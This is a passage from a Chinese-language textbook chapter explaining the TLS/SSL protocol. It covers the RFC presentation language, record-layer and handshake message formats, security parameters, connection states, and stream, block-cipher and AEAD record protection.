enum { red(3), blue(5), white(7) } Color;
Color color = Color.blue;
```

每个颜色的值分别是 3、5、7，枚举类型也可以赋值，比如定义 `Color` 类型的 `color` 变量。

5) 构造类型

构造类型是比较重要的一种数据结构，可以基于不同的数据类型，定义一个新的数据类型。

构建类型格式如下：

```
struct {
    T1 f1;
    T2 f2;
    ...
    Tn fn;
} [[T]];
```

`T` 类型由多个不同的数据类型 (`T1`、`T2`、`Tn`) 组成。

构造类型有一个变种，能够基于不同变量动态地生成一个构造类型，格式如下：

```
struct {
    T1 f1;
    T2 f2;
    ....
    Tn fn;
    select (E) {
        case e1: Te1;
        case e2: Te2;
        case e3: Te3;
        ....
        case en: Ten;
    } [[fv]];
} [[Tv]];
```

fv 的类型由 E 这个变量决定，可以是 Te1、Te2 类型等。

通过一个比较实际的例子了解动态构造类型：

```
enum { apple, orange, banana } VariantTag;

struct {
    uint16 number;
    opaque string<0..10>;
} V1;

struct {
    uint32 number;
    opaque string[10];
} V2;

struct {
    select (VariantTag)
        case apple:
            V1;
        case orange:
        case banana:
            V2;
    } variant_body;
} VariantRecord;
```

variant_body 类型由 VariantTag 枚举类型的值决定，如果枚举类型的值是 apple，则 variant_body 对应的类型就是 V1；如果枚举类型的值是 orange 或者 banana，则 variant_body 对应的类型就是 V2。

6) 密码学属性

在密码学中，不同的密码学算法都有固定的描述形式。和 TLS/SSL 协议有关的密码学属性主要有 5 个，分别是 digital signing（数字签名）、stream cipher encryption（流加密模式）、block cipher encryption（块加密模式）、authenticated encryption with additional data encryption（AEAD 加密模式）、public key encryption（公开密钥操作模式）。

下面是一个数字签名密码学属性类型：

```
struct {
    SignatureAndHashAlgorithm algorithm;
    opaque signature<0..2^16-1>;
} DigitallySigned;
```

其中 SignatureAndHashAlgorithm 类型也是一个构造类型，结构如下：

```
struct {
    HashAlgorithm hash;
    SignatureAlgorithm signature;
} SignatureAndHashAlgorithm;
```

HashAlgorithm 和 SignatureAlgorithm 都是枚举类型，结构如下：

```
enum {
    none(0), md5(1), sha1(2), sha224(3), sha256(4), sha384(5),
    sha512(6), (255)
} HashAlgorithm;

enum { anonymous(0), rsa(1), dsa(2), ecdsa(3), (255) }
SignatureAlgorithm;
```

7) 常量

常量相对比较容易理解，是一种固定的结构类型。

```
struct {
    uint8 f1;
    uint8 f2;
} Example1;

Example1 ex1 = {1, 4};
```

8.3 TLS/SSL 协议概述

在理解 TLS/SSL 协议之前，先了解 TLS/SSL 协议的整体框架。TLS/SSL 协议由多个子单元组成，每个组成单元之间关系非常密切。

本节简单了解每个子单元的作用、子单元之间的关系，理解整体框架后，后续逐步了解每个子单元的详细概念。

TLS/SSL 协议位于应用层协议和 TCP 协议之间，TLS/SSL 协议共分为两层：

- ◎ 接近应用层协议的高层协议是握手协议（TLS Handshaking Protocols）。
- ◎ 接近 TCP 协议的底层协议是记录层协议（TLS Record Protocol）。

TLS 握手协议由 4 个子协议构成，分别是：

- ◎ 握手协议（TLS Handshaking Protocols）。
- ◎ 警告协议（Alert Protocol）。
- ◎ 应用层协议（Application Data Protocol）。

◎ 密码切换协议（Change Cipher Spec Protocol）。

这 4 个子协议是并行关系，每个子协议有不同的作用，最关键的是握手子协议，子协议子之间的关系如图 8-1 所示。

1) TLS 记录层协议

TLS 记录层协议会封装所有的握手协议（包含其他三个子协议），TLS 记录层协议有固定的消息头格式，格式如图 8-2 所示。




图 8-1 TLS/SSL 协议子协议关系图

图 8-2 记录层协议消息头格式

从图 8-2 可以看出，每个 TLS 记录层协议消息头由三部分组成，消息头的长度固定是 5 个字节。

(1) 消息类型，消息类型有 4 个，就是高层协议（握手协议）中的 4 个子协议，每个子协议有独立的编号，如表 8-2 所示。

表 8-2 子协议编号

消息头类型	十 六 进 制
CHANGE_CIPHER_SPEC	0x14
ALERT	0x15
HANDSHAKE	0x16
APPLICATION_DATA	0x17

消息类型的长度是一个字节，未来可能需要增加新的消息头类型，所以消息头类型是可扩展的，消息头类型由 IANA 进行分配管理。

(2) 版本号

TLS/SSL 协议的版本号，由两个字节组成，目前主流的 TLS/SSL 版本是 v1.2 版本。

(3) 消息长度

每个 TLS 记录层协议会通过消息长度表明本条消息的长度，消息长度由两个字节组成，长度也包含消息头的长度。至于 TLS 记录层协议如何封装上层子协议的消息，后续章节会详细讲解。

从结构上看，TLS 记录层协议作用如下：

- ◎ 封装和处理所有上层子协议的消息，添加消息头。
- ◎ 对上层的应用层协议进行密码学保护，其他三个子协议只是进行简单的封装处理。
- ◎ TLS 记录层消息会传递给下层的 TCP 处理。

那么关键问题出现了，TLS 记录层协议进行密码学保护（机密性和完整性）所要用到的密钥块来源于哪儿？那就是接下来要讲解的握手协议。

2) 握手协议

握手协议是 TLS/SSL 协议中最重要的一个子协议，也是最难以理解的子协议。

握手协议由很多子消息构成，为了成功完成一次握手，客户端和服务端一般需要经过两个来回才能完成沟通和协商。

握手协议主要的工作就是客户端和服务端协商出双方都认可的密码套件，基于密码套件协商出密钥块，TLS 记录层协议进行密码学保护所需要的密码块就是握手协议产生的。

握手协议也有固定的消息格式，握手协议的消息最终会由 TLS 记录层协议处理，添加消息头，握手协议的消息格式如图 8-3 所示。




图 8-3 握手协议消息头格式

握手协议也由三个部分组成，分别是类型（一个字节）、消息长度（3 个字节）、具体的消息（可变长度）。

握手子协议的子消息有很多，每个子消息有一个编号，如表 8-3 所示。

表 8-3 握手子协议的子消息编号

子消息类型	十六进制
HELLO_REQUEST	0x00
CLIENT_HELLO	0x01
SERVER_HELLO	0x02
CERTIFICATE	0x0b

续表

子消息类型	十 六 进 制
SERVER_KEY_EXCHANGE	0x0c
CERTIFICATE_REQUEST	0x0d
SERVER_DONE	0x0e
CERTIFICATE_VERIFY	0x0f
CLIENT_KEY_EXCHANGE	0x10
FINISHED	0x14

需要注意的是，握手协议的一条消息可以由多个子消息组成，多个子消息最终由 TLS 记录层协议封装成一条消息（或多条消息）交给 TCP 处理。

3) 警告协议

客户端和服务端建立一条连接后，会通过握手协议协商密钥块，在协商和认证过程中，可能会产生错误。错误信息由警告协议处理，警告协议有多个错误，某些错误可能是致命的，会直接终止客户端和服务端的连接。

接下来了解警告协议的消息格式，格式非常简单，由两部分组成：

- ◎ 警告错误级别。
- ◎ 警告协议的详细描述信息。

格式如下：

```
# AlertLevel 表示警告错误级别
enum { warning(1), fatal(2), (255) } AlertLevel;

# 警告协议的详细描述消息
enum {
    close_notify(0),
    unexpected_message(10),
    bad_record_mac(20),
    decryption_failed_RESERVED(21),
    record_overflow(22),
    decompression_failure(30),
    handshake_failure(40),
    no_certificate_RESERVED(41),
    bad_certificate(42),
    unsupported_certificate(43),
    certificate_revoked(44),
    certificate_expired(45),
    certificate_unknown(46),
```

```

    illegal_parameter(47),
    unknown_ca(48),
    access_denied(49),
    decode_error(50),
    decrypt_error(51),
    export_restriction_RESERVED(60),
    protocol_version(70),
    insufficient_security(71),
    internal_error(80),
    user_canceled(90),
    no_renegotiation(100),
    unsupported_extension(110),
    (255)
}

# 警告协议由两部分组成
struct {
    AlertLevel level;
    AlertDescription description;
} Alert;

```

最后看一下警告协议的消息格式，如图 8-4 所示。

TLS 记录层协议消息封装的消息由两个字节组成，第一个字节是 AlertLevel，第二个字节是 AlertDescription。

4) Change Cipher Spec 协议

Change Cipher Spec 协议的作用就是通知 TLS 记录层协议其加密学所需要的密钥块已经准备好了，一个 TLS 连接一旦客户端和服务端发出了 Change Cipher Spec 子协议，TLS 记录层协议就可以对应用层协议（Application Data 协议）进行加密保护了。

从中也可以看出 TLS 记录层协议在处理握手协议、Change Cipher Spec 协议、警告协议的时候，并不进行密码学保护，因为此时密钥块还没有准备好，这三个子协议是明文传输的，TLS 记录层协议仅仅对三个子协议添加消息头。

该协议消息格式非常简单，仅仅只有一条消息（占用一个字节），如图 8-5 所示。

5) 应用层协议

应用层协议就是 TLS/SSL 记录层协议的上层协议，包括 HTTP、FTP、SMTP 等应用层协议。TLS/SSL 协议能够无缝地处理应用层数据，TLS 记录层协议密码学保护的主要信




图 8-4 警告消息头格式

息就是应用层协议数据。

应用层协议的消息格式比较简单，如图 8-6 所示。




图 8-5 密码切换协议消息头格式




图 8-6 应用层协议消息头格式

通过应用层协议消息格式可以看出，TLS 记录层协议会给应用层协议添加 MAC 验证码数据（取决于不同的加密模式）。

8.4 TLS 记录层协议

理解完 TLS/SSL 协议各个子协议的消息格式后，接下来重点讲解 TLS 记录层协议和握手协议，首先讲解 TLS 记录层协议。

8.4.1 连接状态

客户端和服务端会构建一条 TCP 连接，每条连接都是一个会话，会话有不同的状态，状态贯穿了整个 TLS/SSL 协议处理流程。

1) 加密参数

在理解连接状态之前，先了解加密参数（security parameters）的概念。加密参数是 TLS/SSL 协议中最重要的数据结构，在理解完第 3 章后，读者会感到很熟悉。

加密参数结构如下：

```
struct {
    ConnectionEnd          entity;
    PRFAlgorithm            prf_algorithm;
    BulkCipherAlgorithm     bulk_cipher_algorithm;
    CipherType              cipher_type;
    uint8                   enc_key_length;
    uint8                   block_length;
    uint8                   fixed_iv_length;
    uint8                   record_iv_length;
```

```

MACAlgorithm      mac_algorithm;
uint8             mac_length;
uint8             mac_key_length;
CompressionMethod compression_algorithm;
opaque            master_secret[48];
opaque            client_random[32];
opaque            server_random[32];
} SecurityParameters;

```

(1) **entity**: 表示操作方是客户端还是服务器端。

(2) **prf_algorithm**: 非常重要的伪随机函数，在握手协议中，需要通过该函数将预备主密钥转换为主密钥，主密钥转换为密钥块。

(3) **bulk encryption algorithm**: 加密函数，比如可以选择 3des、aes 算法等。

(4) **client random**: 在 TLS/SSL 协议中，在连接阶段，客户端会传递一个随机数，长度是 32 个字节。

(5) **server random**: 和 **client random** 一样，服务器端也会向客户端传递一个 32 字节的随机数。

(6) **cipher_type**: 相当于最终 TLS 记录层协议使用的加密模式，在 TLS 记录层协议中，有三种模式。

(7) **enc_key_length**: 加密算法密钥的长度。

(8) **block_length**: 加密数据的长度。

(9) **mac_algorithm**: 指定的 MAC 算法。

(10) **mac_length**: MAC 值的长度。

(11) **mac_key_length**: MAC 算法使用的密钥长度。

(12) **compression_algorithm**: TLS 记录层协议使用的压缩算法，一般不启用。

(13) **master_secret**: 主密钥。

为加深读者对于加密参数各个子元素含义的理解，使用 RFC 伪代码列举各个子元素的定义：

```

# 服务器端和客户端
enum { server, client } ConnectionEnd;

# 伪随机函数，在 TLS v1.2 协议中，PRF 函数默认加密基元是 SHA256 算法
enum { tls_prf_sha256 } PRFAlgorithm;

```

```
# 加密算法，比较流行的是 aes 算法
enum { null, rc4, 3des, aes } BulkCipherAlgorithm;

# 加密模式，aead 是新型的加密模式，包含了消息验证码的处理
enum { stream, block, aead } CipherType;

# 消息验证码算法
enum { null, hmac_md5, hmac_sha1, hmac_sha256, hmac_sha384, hmac_sha512 }
MACAlgorithm;

# 压缩方法
enum { null(0), (255) } CompressionMethod;
```

2) 连接状态

加密参数各个元素的值是 TLS/SSL 握手协议进行填充的。TLS 记录层协议主要基于加密参数的值进行加密解密，对于 TLS 记录层协议来说，最主要的就是密钥块。

密钥块包含 6 个具体的元素，分别是：

```
client write MAC key
server write MAC key
client write encryption key
server write encryption key
client write IV
server write IV
```

读者可能会好奇：为什么分别有两个 MAC 密钥、加密密钥、初始化向量？对于 TLS/SSL 协议来说，客户端和服务端分别有自己的加密参数（security parameters）。

客户端使用客户端的 write MAC key、write encryption key、write IV 密钥块加密消息并发送，服务器接收到消息后，使用客户端的 write MAC key、write encryption key、write IV 的密钥块解密消息。对服务器端来说，也一样。

读者也许还会好奇：对于 TLS/SSL 实现者（代码）来说，TLS 记录层协议如何确认加密参数各个元素的值是否已经准备好？

在 TLS/SSL 协议中，每个 TLS 连接有连接状态的概念，连接状态有 4 个，分别是：

- ◎ 待读状态（pending read states）
- ◎ 待写状态（pending write states）
- ◎ 可读状态（current read states）
- ◎ 可写状态（current write states）

在客户端和服务端初始化连接的时候，客户端和服务器的连接状态是待读状态和待写状态（客户端和服务端分别保持自己的连接状态）。

一旦所有的加密参数已经准备好，那么连接状态进入可读状态和可写状态，对于 TLS 记录层协议来说，只有连接状态是可读状态和可写状态，才会进行数据加密和完整性保护。

那么连接状态何时切换呢？客户端和服务端分别发送 `ChangeCipherSpec` 协议消息后，连接状态就会切换。客户端和服务端在没有发送 `ChangeCipherSpec` 协议消息之前，所有的握手消息也会由 TLS 记录层协议处理，但都是明文处理的，没有机密性和完整性保护。

对于 TLS 记录层协议来说，每个连接状态由 4 个部分组成。

- ◎ `compression state`，压缩状态，一般不启用压缩。
- ◎ `cipher state`，每个连接使用的加密算法（可以有三种加密模式）和加密算法使用的密钥块。
- ◎ `MAC key`，每个连接的 MAC 密钥。
- ◎ 序列号，每个 TLS 记录层协议消息都有一个序列号，客户端和服务端各自维护一个序列号，序列号本身并不包含在 TLS 记录层协议消息中。

那么第3章中讲过的最重要的密码套件的概念是什么呢？客户端和服务端会协商出一个密码套件，基于密码套件填充加密参数（`security parameters`）各个子元素的值。

8.4.2 TLS 记录层协议的处理步骤

理解连接状态后，接下来理解 TLS 记录层协议主要工作和关键步骤。

网络协议中每一层都有一个消息头，TLS 记录层协议会对高层的四个子协议添加消息头，同时对这四个子协议的消息进行封装处理，主要进行密码学保护。

图 8-7 就是 TLS 记录层协议基于流加密模式进行处理的详细流程图。

TLS 记录层协议主要有四部分的逻辑处理：

- ◎ 数据分块。
- ◎ 压缩。
- ◎ 加密和完整性保护，主要包含三种模式（流加密模式、分组模式、AEAD 模式）。
- ◎ 添加消息头。




图 8-7 记录层协议逻辑处理

接下来详细讲解每个步骤。

1) 数据分块

所有上层协议的数据进入 TLS 记录层协议后，首先需要将消息拆分成块，每个块的大小小于 2^{14} 字节，结构如下：

```
# 表示 TLS/SSL 协议协商出的版本号
struct {
    uint8 major;
    uint8 minor;
} ProtocolVersion;

# TLS/SSL 高层协议的 4 个子协议
enum {
    change_cipher_spec(20),
    alert(21),
    handshake(22),
    application_data(23)
} ContentType;

struct {
    ContentType type;
    ProtocolVersion version;
    uint16 length;
    opaque fragment[TLSPplaintext.length];
} TLSPplaintext;
```

TLSPplaintext 是 TLS 记录层协议分块后的数据结构。type 是高层协议的类型，version 是 TLS/SSL 协议版本号，fragment 相当于高层协议的消息，length 是 TLS 记录层协议分块后的大小，即 length 就是 fragment 的长度。

高层协议有 4 个子协议，握手协议还有很多子消息（后续会讲解握手协议子消息概念），对于 TLS 记录层协议来说，相同子协议的消息（比如 handshake 协议的所有子消息）可以合并到一个 TLS 记录层协议数据结构中。

2) 压缩

由于存在一些安全问题，在 TLS/SSL 协议中，一般不启用压缩算法。

结果压缩后，消息结构如下：

```
struct {
    ContentType type;
    ProtocolVersion version;
    uint16 length;
    opaque fragment[TLSCCompressed.length];
} TLSCCompressed;
```

TLS 记录层协议处理 TLSPplaintext，将其转换为 TLSCCompressed，如果不压缩，那么可以认为两者是一致的。

3) 加密保护-流密码模式

数据包压缩后，接下来就是进行具体的加密和完整性处理。TLS 记录层协议将 TLSCCompressed 结构转换为 TLSCiphertext 结构。

```
struct {
    ContentType type;
    ProtocolVersion version;
    uint16 length;
    select (SecurityParameters.cipher_type) {
        case stream: GenericStreamCipher;
        case block:  GenericBlockCipher;
        case aead:   GenericAEADCipher;
    } fragment;
} TLSCiphertext;
```

type 就是 TLSCCompressed.type，version 就是 TLSCCompressed.version，length 就是 TLSCiphertext.fragment 的长度。

fragment 是加密处理后的数据，加密后的数据也包含了 MAC 的值（根据具体加密模式会有不同）。

通过加密参数的 `cipher_type` 可以看出 TLS/SSL v1.2 包含三种加密模式，第一种是流密码模式（stream），目前已经很少使用了。

GenericStreamCipher 的结构如下：

```
stream-ciphered struct {
    opaque content[TLSCompressed.length];
    opaque MAC[SecurityParameters.mac_length];
} GenericStreamCipher;
```

那么最终如何生成 `TLSCiphertext.fragment`？可以通过图 8-8 了解。




图 8-8 流密码模式逻辑图

在流密码模式下，先计算 MAC 值，然后将 `TLSCompressed.fragment` 的值和计算出的 MAC 值组合起来，最终对组合值进行加密，也就是采用 MAC-then-encrypt 的处理模式。

接下来看看如何计算出 MAC 值，相对来说还是很复杂的，公式如下：

```
MAC(MAC_write_key, seq_num +
    TLSCompressed.type +
    TLSCompressed.version +
    TLSCompressed.length +
    TLSCompressed.fragment);
```

对于客户端和服务端来说，分别有一个 MAC 写密钥，将 `TLSCompressed` 结构的子元素连接起来再加上序列号，最终计算出 MAC 值，MAC 的长度由加密参数（security parameters）决定。

`TLSCompressed` 结构的子元素已经很熟悉了，重点理解序列号的概念。

对于客户端和服务端来说，分别会保存一个序列号，序列号从 0 开始，序列号是递增的。

◎ 当客户端连接至服务器端后，在内存中初始化两个变量（`client_send` 和

client_recv), client_send 记录所有已经发送的数据块总量, client_recv 记录所有已经接收到数据块总量, 默认值都是 0。客户端每发送一个消息 (MAC 计算的时候包含 client_send 的值) 后, client_send 的值加一。

- ◎ 服务器端接收到客户端连接后, 在内存中初始化两个变量 (server_send 和 server_recv), server_send 记录所有已经发送的数据块总量, server_recv 记录所有已经接收到数据块总量。服务器端第一次接收到客户端消息后, server_recv 和 server_send 值都是 0, 解密客户端消息后, 接着计算 MAC 的值进行完整性校验, 计算的时候需要 server_recv 变量的值, 校验成功则回应一条消息给客户端, 每发送一条消息, server_send 递增加一。
- ◎ 客户端接收到服务器消息后, 计算 MAC 的时候, 需要使用 client_recv 的值, 处理成功后, client_recv 递增加一。
- ◎ 客户端和服务端不断递增自己和对方的序列号, 如果正确处理, client_send 的值等于 server_recv 的值, client_recv 的值等于 server_send 的值。

通过序列号可以看出, 客户端和服务端的序列号并不需要传输, 由客户端和服务端维护, 序列号的作用就是防止重放攻击。

攻击者攻击客户端发送的数据, 如果重放 TLS 记录层协议的数据块, 服务器端校验 MAC 的时候就会失败。

比如客户端发送了 5 条数据, 服务器端维护的 server_recv 序列号值是 4, 如果攻击者重放第 5 条数据 (相当于发送了第 6 条信息), 服务器端接收到 6 条消息, 服务器校验的时候使用的 server_recv 是 5, 而重放消息的 client_send 值是 4, 校验必然失败。

经过一系列计算后, TLSCiphertext 的长度如下:

```
TLSCiphertext.length = TLSCompressed.length + SecurityParameters.mac_length
```

最终 TLSCiphertext 包含两部分消息, 分别是头消息和加密消息 (包含了 MAC 值)。需要注意的是, 头消息是没有加密保护的。

4) 加密保护-分组模式

在 TLS/SSL v1.2 版本中, 分组模式 (块密码模式) 是比较常用的加密模式, 相对于流密码模式来说, 需要考虑初始化向量和填充值, 相对较复杂。

结构如下:

```
struct {
```

```
opaque IV[SecurityParameters.record_iv_length];
block-ciphered struct {
    opaque content[TLSCompressed.length];
    opaque MAC[SecurityParameters.mac_length];
    uint8 padding[GenericBlockCipher.padding_length];
    uint8 padding_length;
};
} GenericBlockCipher;
```

那么最终如何生成 `TLS ciphertext.fragment`? 可以通过图 8-9 了解。




图 8-9 分组模式逻辑图

`TLSCompressed.fragment`、MAC、填充（padding）组合在一起再进行加密，采取的也是 MAC-then-encrypt 模式。

接下来了解如何计算 MAC 值，相对来说还是很复杂的，公式如下：

```
MAC(MAC_write_key, seq_num +
    TLSCompressed.type +
    TLSCompressed.version +
    TLSCompressed.length +
    TLSCompressed.fragment);
```

最终 TLS 记录层协议消由三部分组成，分别是消息头、初始化向量、加密值（包含 MAC 值和填充值），其中消息头和初始化向量是明文传递的。

初始化向量的长度由加密参数（security parameters）的 `record_iv_length` 参数决定，初始化向量的值必须是随机的，否则可能会遇到安全攻击。

填充的长度由变量 `padding_length` 决定，该变量本身占用一个字节，对应的值（长度）是计算出来的，表示填充的长度。

举个例子，如果分组长度是 8 个字节（`SecurityParameters.block_length`），明文长度

(`TLSCompressed.length`) 长度是 61 个字节, MAC 长度 (`SecurityParameters.mac_length`) 是 20 个字节。在加密前,明文和 MAC 值长度总和是 81 字节,为了保证是 `SecurityParameters.block_length` 的倍数,还需要额外 7 个字节,注意填充值最后一个字节表示具体填充的长度,所以实际的填充值 (`padding_length`) 是 6,填充值组合起来就是 06 06 06 06 06 06 06。

加密结束后, `TLSCiphertext` 的长度大于 `TLSCompressed` 的长度:

```
TLSCiphertext.length = SecurityParameters.block_length
                      + TLSCompressed.length
                      + SecurityParameters.mac_length
                      + padding_length
```

5) 加密保护-AEAD 模式

AEAD 是一种新的模式,它将加密和完整性保护综合在一块,使用者不用额外考虑 HMAC 算法,安全性有了更大的保障,使用起来也非常简单,没有初始化变量也没有填充。

AEAD 密码套件主要有三种,如表 8-4 所示。

表 8-4 AEAD 密码套件

AEAD 模式	加 密	密码套件举例
GCM	AES-128-GCM	TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
CCM	AES-128-CCM	TLS_RSA_WITH_AES_128_CCM
ChaCha20-Poly1305	ChaCha20-Poly1305	ECDHE-ECDSA-CHACHA20-POLY1305

在 TLS/SSL 协议中,CCM 模式比较少见;GCM 模式的算法比较常见,尤其适合具备 AES 加速的 CPU;ChaCha20-Poly1305 是谷歌创建的一种新型算法,是由 ChaCha20 流密码和 Poly1305 消息认证码组合而成的一种算法,在移动平台上建议采用该算法。

AEAD 函数将 `TLSCompressed` 结构转换为 AEAD `TLSCiphertext` 结构,先了解结构:

```
struct {
    opaque nonce_explicit[SecurityParameters.record_iv_length];
    aead-ciphered struct {
        opaque content[TLSCompressed.length];
    };
} GenericAEADCipher;
```

那么最终如何生成 `TLSCiphertext.fragment`? 可以通过图 8-10 了解。

接下来了解 AEAD 模式如何加密数据的,包含了数据完整性处理,公式如下:

```
AEADEncrypted = AEAD-Encrypt(write_key, nonce, plaintext,
                              additional_data)
```




图 8-10 AEAD 模式逻辑图

对于 AEAD-Encrypt 函数来说，需要 4 个输入。

- ◎ 加密密钥：MAC 密钥已经不需要了。
- ◎ plaintext：加密明文，就是 TLSCompressed.fragment。
- ◎ nonce：是个特殊的随机值，该值是明文传送的，长度等于 SecurityParameters.record_iv_length。
- ◎ additional data：该值用于校验数据完整性。

additional data 的计算也有一个公式，公式如下：

```
additional_data = seq_num + TLSCompressed.type +
                  TLSCompressed.version + TLSCompressed.length;
```

紧接着了解 AEAD 模式如何解密（包含了完整性校验）：

```
TLSCompressed.fragment = AEAD-Decrypt(write_key, nonce,
                                       AEADEncrypted,
                                       additional_data)
```

对于 AEAD-Decrypt 函数来说，一旦校验失败，则会产生一个 bad_record_mac 致命错误。


AEAD 模式中，除了 TLSCiphertext.fragment，TLS 记录层协议消息还包括消息头和 nonce 值，这两个值都是明文传递的。

8.5 TLS/SSL 握手协议

TLS 记录协议中加密参数（security parameters）的值都是 TLS/SSL 握手协议填充完成的，对应的值是由客户端和服务端共同协商完成的，独一无二。对于一个完整握手会话，客户端和服务端要经过几个来回才能协商出加密参数。

和加密参数（security parameters）关联最大的概念就是密码套件，客户端和服务端会列举出支持的密码套件，然后选择一个双方都支持的密码套件，基于密码套件协商出所有的加密参数（security parameters），加密参数中最重要的是主密钥（master secret）。

下面是完整握手协议交互流程：



在讲解流程之前，有几点需要说明：

- ◎ 表示完整的握手协议，有完整的握手，必然还有简短的握手过程，后续讲解的会话恢复会涉及简短握手。
- ◎ 握手协议由很多子消息构成，对于完整握手来说，客户端和服务端一般要经过两个来回才会完成握手。
- ◎ **ChangeCipherSpec** 并不是握手协议的一部分，在理解的时候可以认为是握手协议的一个子消息。
